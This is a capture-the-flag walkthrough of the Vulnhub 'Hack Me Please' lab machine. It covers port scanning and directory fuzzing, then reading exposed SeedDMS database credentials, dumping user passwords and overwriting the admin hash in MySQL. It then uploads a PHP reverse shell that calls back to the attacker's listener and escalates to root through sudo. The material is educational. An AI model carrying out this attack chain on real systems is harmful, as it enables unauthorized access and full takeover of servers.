

Hack Me Please

By Praveen Kumar Sharma

For me the IP of the machine is : **192.168.110.253**

Lets try pinging it :

```
ping 192.168.110.253 -c 5
PING 192.168.110.253 (192.168.110.253) 56(84) bytes of data.
64 bytes from 192.168.110.253: icmp_seq=1 ttl=64 time=0.279 ms
64 bytes from 192.168.110.253: icmp_seq=2 ttl=64 time=0.581 ms
64 bytes from 192.168.110.253: icmp_seq=3 ttl=64 time=0.469 ms
64 bytes from 192.168.110.253: icmp_seq=4 ttl=64 time=0.453 ms
64 bytes from 192.168.110.253: icmp_seq=5 ttl=64 time=0.358 ms

--- 192.168.110.253 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.279/0.428/0.581/0.102 ms
```

Alright its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 192.168.110.253 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 192.168.110.253 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-07 19:41 IST
Nmap scan report for 192.168.110.253
Host is up (0.00099s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
33060/tcp open  mysqlx

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

Open ports

```
PORT STATE SERVICE
80/tcp open http
3306/tcp open mysql
33060/tcp open mysqlx
```

Lets try a deeper scan now on these ports

```
nmap -sC -sV -A -T5 -p 80,3306,33060 192.168.110.253 -o deeperScan.txt
```

```
nmap -sC -sV -A -T5 -p 80,3306,33060 192.168.110.253 -o deeperScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-07 19:43 IST
Nmap scan report for 192.168.110.253
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to the land of pwnland
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp  open  mysql     MySQL 8.0.25-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
|_Not valid before: 2021-07-03T00:33:15
|_Not valid after: 2031-07-01T00:33:15
|_mysql-info:
|_  Protocol: 10
|_  Version: 8.0.25-0ubuntu0.20.04.1
|_  Thread ID: 15
|_  Capabilities flags: 65535
|_  Some Capabilities: IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression, FoundRows, Speaks
41ProtocolNew, SwitchToSSLAAfterHandshake, IgnoreSigpipes, InteractiveClient, ODBCClient, Support41Auth, LongPassword, SupportsLoadData
Local, DontAllowDatabaseTableColumn, LongColumnFlag, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, Supports
AuthPlugins
|_  Status: Autocommit
|_  Salt: \x11\xa\x01~J\x0D\x0Ej,M>`\x15\x05N^X[\x1D
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx    MySQL X protocol listener
```

Services and versioning

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```

```
|http-title: Welcome to the land of pwnland
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open mysql MySQL 8.0.25-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after: 2031-07-01T00:33:15
| mysql-info:
| Protocol: 10
| Version: 8.0.25-0ubuntu0.20.04.1
| Thread ID: 15
| Capabilities flags: 65535
| Some Capabilities: IgnoreSpaceBeforeParenthesis,
Speaks41ProtocolOld, SupportsTransactions, SupportsCompression,
FoundRows, Speaks41ProtocolNew, SwitchToSSLAfterHandshake,
IgnoreSigpipes, InteractiveClient, ODBCClient, Support41Auth,
LongPassword, SupportsLoadDataLocal, DontAllowDatabaseTableColumn,
LongColumnFlag, ConnectWithDatabase, SupportsMultipleStatments,
SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x11\a\x01~J\x0D\x0Ej,M>`\x15\x05N^X[\x1D
| Auth Plugin Name: caching_sha2_password
33060/tcp open mysqlx MySQL X protocol listener
```

Looks like we do that a http server on Port 80 lets do some directory fuzzing

Directory Fuzzing :

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u
http://192.168.110.253
```

```

gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.110.253
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.110.253
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 280]
/.htaccess      (Status: 403) [Size: 280]
/.hta           (Status: 403) [Size: 280]
/css            (Status: 301) [Size: 316] [--> http://192.168.110.253/css/]
/fonts          (Status: 301) [Size: 318] [--> http://192.168.110.253/fonts/]
/img           (Status: 301) [Size: 316] [--> http://192.168.110.253/img/]
/index.html     (Status: 200) [Size: 23744]
/js            (Status: 301) [Size: 315] [--> http://192.168.110.253/js/]
/server-status  (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

```

Directories


```

/css (Status: 301) [Size: 316] [--> http://192.168.110.253/css/]
/fonts (Status: 301) [Size: 318] [-->
http://192.168.110.253/fonts/]
/img (Status: 301) [Size: 316] [--> http://192.168.110.253/img/]
/index.html (Status: 200) [Size: 23744]
/js (Status: 301) [Size: 315] [--> http://192.168.110.253/js/]

```


Lets see this Web Application now :

Web Application :



its just a static site

Also /fonts /css /img and /js shows this :



Lets explore the source code :

Nothing special in index.html source we do have these script linked here lets see these as well

```
← → ↻ view-source:http://192.168.110.253/index.html
372     <div class="content">
373         <p>Copyright &copy; 2020 Company Name . Template: <a
374     </div>
375 </div>
376
377 <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11
378 <script>window.jQuery || document.write('<script src="js/vendo
379
380 <script src="js/vendor/bootstrap.min.js"></script>
381
382 <script src="js/datepicker.js"></script>
383 <script src="js/plugins.js"></script>
384 <script src="js/main.js"></script>
385
386 <script type="text/javascript">
387 $(document).ready(function() {
388
```

in main.js

```
view-source:http://192.168.110.253/js/main.js 170%
showSlide(diff); // show that slide
e.preventDefault();
});

$(window).resize(function(){
    // Keep current slide to left of window on resize
    var displacment = window.innerWidth*currSlide;
    $slides.css('transform', 'translateX(-'+displacment+'px)');
});

// cache
var $body = $('body');
var currSlide = 0;
var $slides = $('.slides');
var $slide = $('.slide');

// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');
```

Directory

/seeddms51x/seeddms-5.1.22/

Lets see this :

SeedDMS

Sign in


User ID:

Password:

Language:

I looked for the exploit of this but didnt find a ton but in the source code of SeedDMS we have this under conf here is the github page for reference :

<https://github.com/JustLikeIcarus/SeedDMS/tree/master/conf>



Lets see how the settings are usually configured here

So here dbUsername and passowrd are stored like this

```
SeedDMS / conf / settings.xml.template

Code Blame 232 lines (225 loc) · 9.3 KB

147 - dbDriver: DB-Driver used by adodb (see adodb-readme)
148 - dbHostname: DB-Server
149 - dbDatabase: database where the tables for seeddms
150 - dbUser: username for database-access
151 - dbPass: password for database-access
152 -->
153 <database
154     ADODBPath = ""
155     dbDriver = "_DBC_DBTYPE_"
156     dbHostname = "_DBC_DBSERVER_"
157     dbDatabase = "_DBC_DBNAME_"
158     dbUser = "_DBC_DBUSER_"
159     dbPass = "_DBC_DBPASS_"
160 >
161 </database>
162 <!-- smtpServer: SMTP Server hostname
```

Lets see the /settings.xml of this page

Im going here btw :

<http://192.168.110.253/seeddms51x/conf/settings.xml>

```
192.168.110.253/seeddms51x/conf/settings.xml 160% ☆
- port: port of the authentication server
- baseDN: top level of the LDAP directory tree
- accountDomainName: sample: example.com

<connector enable="false" type="AD" host="ldap.example.com" port="389" baseDN="" accountDomainName="example.com" bindPw=""> </connector>
</connectors>
</authentication>

dbDriver: DB-Driver used by adodb (see adodb-readme)
dbHostname: DB-Server
dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
dbUser: username for database-access
dbPass: password for database-access

dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
checkVersion="false"> </database>
```


Remember we do have that MySQL running on port 3306

Database creds

```
dbUser="seeddms"  
dbPass="seeddms"
```

Lets try logging in MySQL database

MySQL Enumeration :

Connect using this :

```
mysql -u seeddms -p -h 192.168.110.253
```

and type in password as seeddms

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Hack-Me-Please git:(main)  
mysql -u seeddms -p -h 192.168.110.253  
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 24  
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MySQL [(none)]> █
```

Lets see the databases here

```
MySQL [(none)]> show databases;
```

```
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema     |
| seeddms                 |
| sys                     |
+-----+
5 rows in set (0.003 sec)
```

```
MySQL [(none)]> 
```

Lets go to seeddms here

```
MySQL [(none)]> use seeddms
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
MySQL [seeddms]> 
```

Lets see all of the tables here

```
show tables;
```

```

| tblUserPasswordHistory |
| tblUserPasswordRequest |
| tblUsers |
| tblVersion |
| tblWorkflowActions |
| tblWorkflowDocumentContent |
| tblWorkflowLog |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates |
| tblWorkflowTransitionGroups |
| tblWorkflowTransitionUsers |
| tblWorkflowTransitions |
| tblWorkflows |
| users |
+-----+
43 rows in set (0.002 sec)

```

Two interesting one here one is tblUsers and users

Lets see users

type in this

```

MySQL [seeddms]> select * from users;
+-----+-----+-----+-----+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-----+-----+-----+-----+
| 1 | saket | saurav | Saket@#$1337 |
+-----+-----+-----+-----+
1 row in set (0.001 sec)

MySQL [seeddms]>

```

Unfortunately this is not creds for the seeddms lets store it anyway for later on

 Creds found

Username : saket
Password : Saket@#\$1337

Lets see the other table :

```
MySQL [seeddms]> select * from tblUsers;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | login | pwd | full_name | email | language | theme | comment | role | hidden | pw |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a | Administrator | address@server.com | en_GB | | | 1 | 0 | 20 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | guest | NULL | Guest User | NULL | | | | 2 | 0 | NU |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.001 sec)
```

Creds found

admin | f9ef2c539bad8a6d2f3432b6d49ab51a

(this is MD5 btw)

Was not able to crack this hash lets just rewrite with our own password as we can

to generate a password do this here replace whatever string u want :

```
echo -n "password" | md5sum
```

```
echo -n "password" | md5sum
5f4dcc3b5aa765d61d8327deb882cf99 -
```

to update do this :

```
update tblUsers SET pwd = '5f4dcc3b5aa765d61d8327deb882cf99' ;
```

```
MySQL [seeddms]> update tblUsers SET pwd = '5f4dcc3b5aa765d61d8327deb882cf99' ;
Query OK, 2 rows affected (0.017 sec)
Rows matched: 2 Changed: 2 Warnings: 0
```

Now lets try logging in


Gaining Access :

So using these creds login through that login form :

Seiddms creds

Username : admin

Password : password



Now lets get a reverse shell to do this grab the pentestmonkey php reverse shell script : <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Change these for yours here

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.110.1'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

go to add document then add the file then upload it from bottom left

The screenshot shows a web interface for document management, divided into two main sections: 'Document Information' on the left and 'Version Information' on the right.

Document Information:

- Name:** A text input field.
- Comment:** A large text area.
- Keywords:** A text input field with a 'Keywords...' button next to it.
- Categories:** A dropdown menu with the text 'Click to select category'.
- Sequence:** A dropdown menu with 'At the end' selected. Below it, a note reads: 'Ordering by sequence is turned off in the settings. If you want this parameter to have effect, you will have to turn it [unclear]'.

Version Information:

- Version:** A text input field containing the number '1'.
- Local file:** A text input field containing 'revshell.php' and a 'Browse...' button.
- Version comment:** A large text area.
- Use comment of document:** A checkbox that is currently unchecked.


At the bottom of the 'Version Information' section, there is a link labeled 'Assign Reviewers'.

it might not show anything on the screen open another tab go to the home page and we have it here :

SeedDMS Calendar Admin-Tools Search Signed In as 'Administrator' ▼

Folder Add subfolder Add document Edit folder Edit access Edit notification list Index folder

DMS /

 DMS

Folder Information

ID: 1

Owner: Administrator





Created: 2021-07-02 22:53:34

Comment: DMS root

Default Access Mode: Read permissions

Access mode:

Folder Contents

Name	Status	Action
 revshell.php <small>Owner: Administrator, Created: 2024-08-07, Version 1 - 2024-08-07</small>	Released	  

Then start a netcat listener

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

hover over this u should see the documentid of this revshell.php then go to this link (For me document id was 4)

<http://192.168.110.253/seeddms51x/data/1048576/4/1.php>

And we got a shell now :

```
~/Tools
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.110.253 47902
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
07:51:26 up 1:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

U can upgrade it like this :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ ^Z
[1]  + 173252 suspended  nc -lvnp 9001
```

```
~/Tools
```

```
stty raw -echo;fg
```

```
[1]  + 173252 continued  nc -lvnp 9001
```

```
www-data@ubuntu:/$ export TERM=xterm
```

```
www-data@ubuntu:/$
```

Here is that name again lets try that password we found earlier :
Saket@#\$1337

```
www-data@ubuntu:/$ cd /home
www-data@ubuntu:/home$ ls
saket
www-data@ubuntu:/home$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/home$ id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
saket@ubuntu:/home$
```

Oh so saket has just sudo access lets see the permission like this as well :

```
saket@ubuntu:/home$ sudo -l
[sudo] password for saket:
Sorry, try again.
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/home$
```

So we can just get root


```
saket@ubuntu:/home$ sudo su
root@ubuntu:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home#
```

Thanks for reading!! :)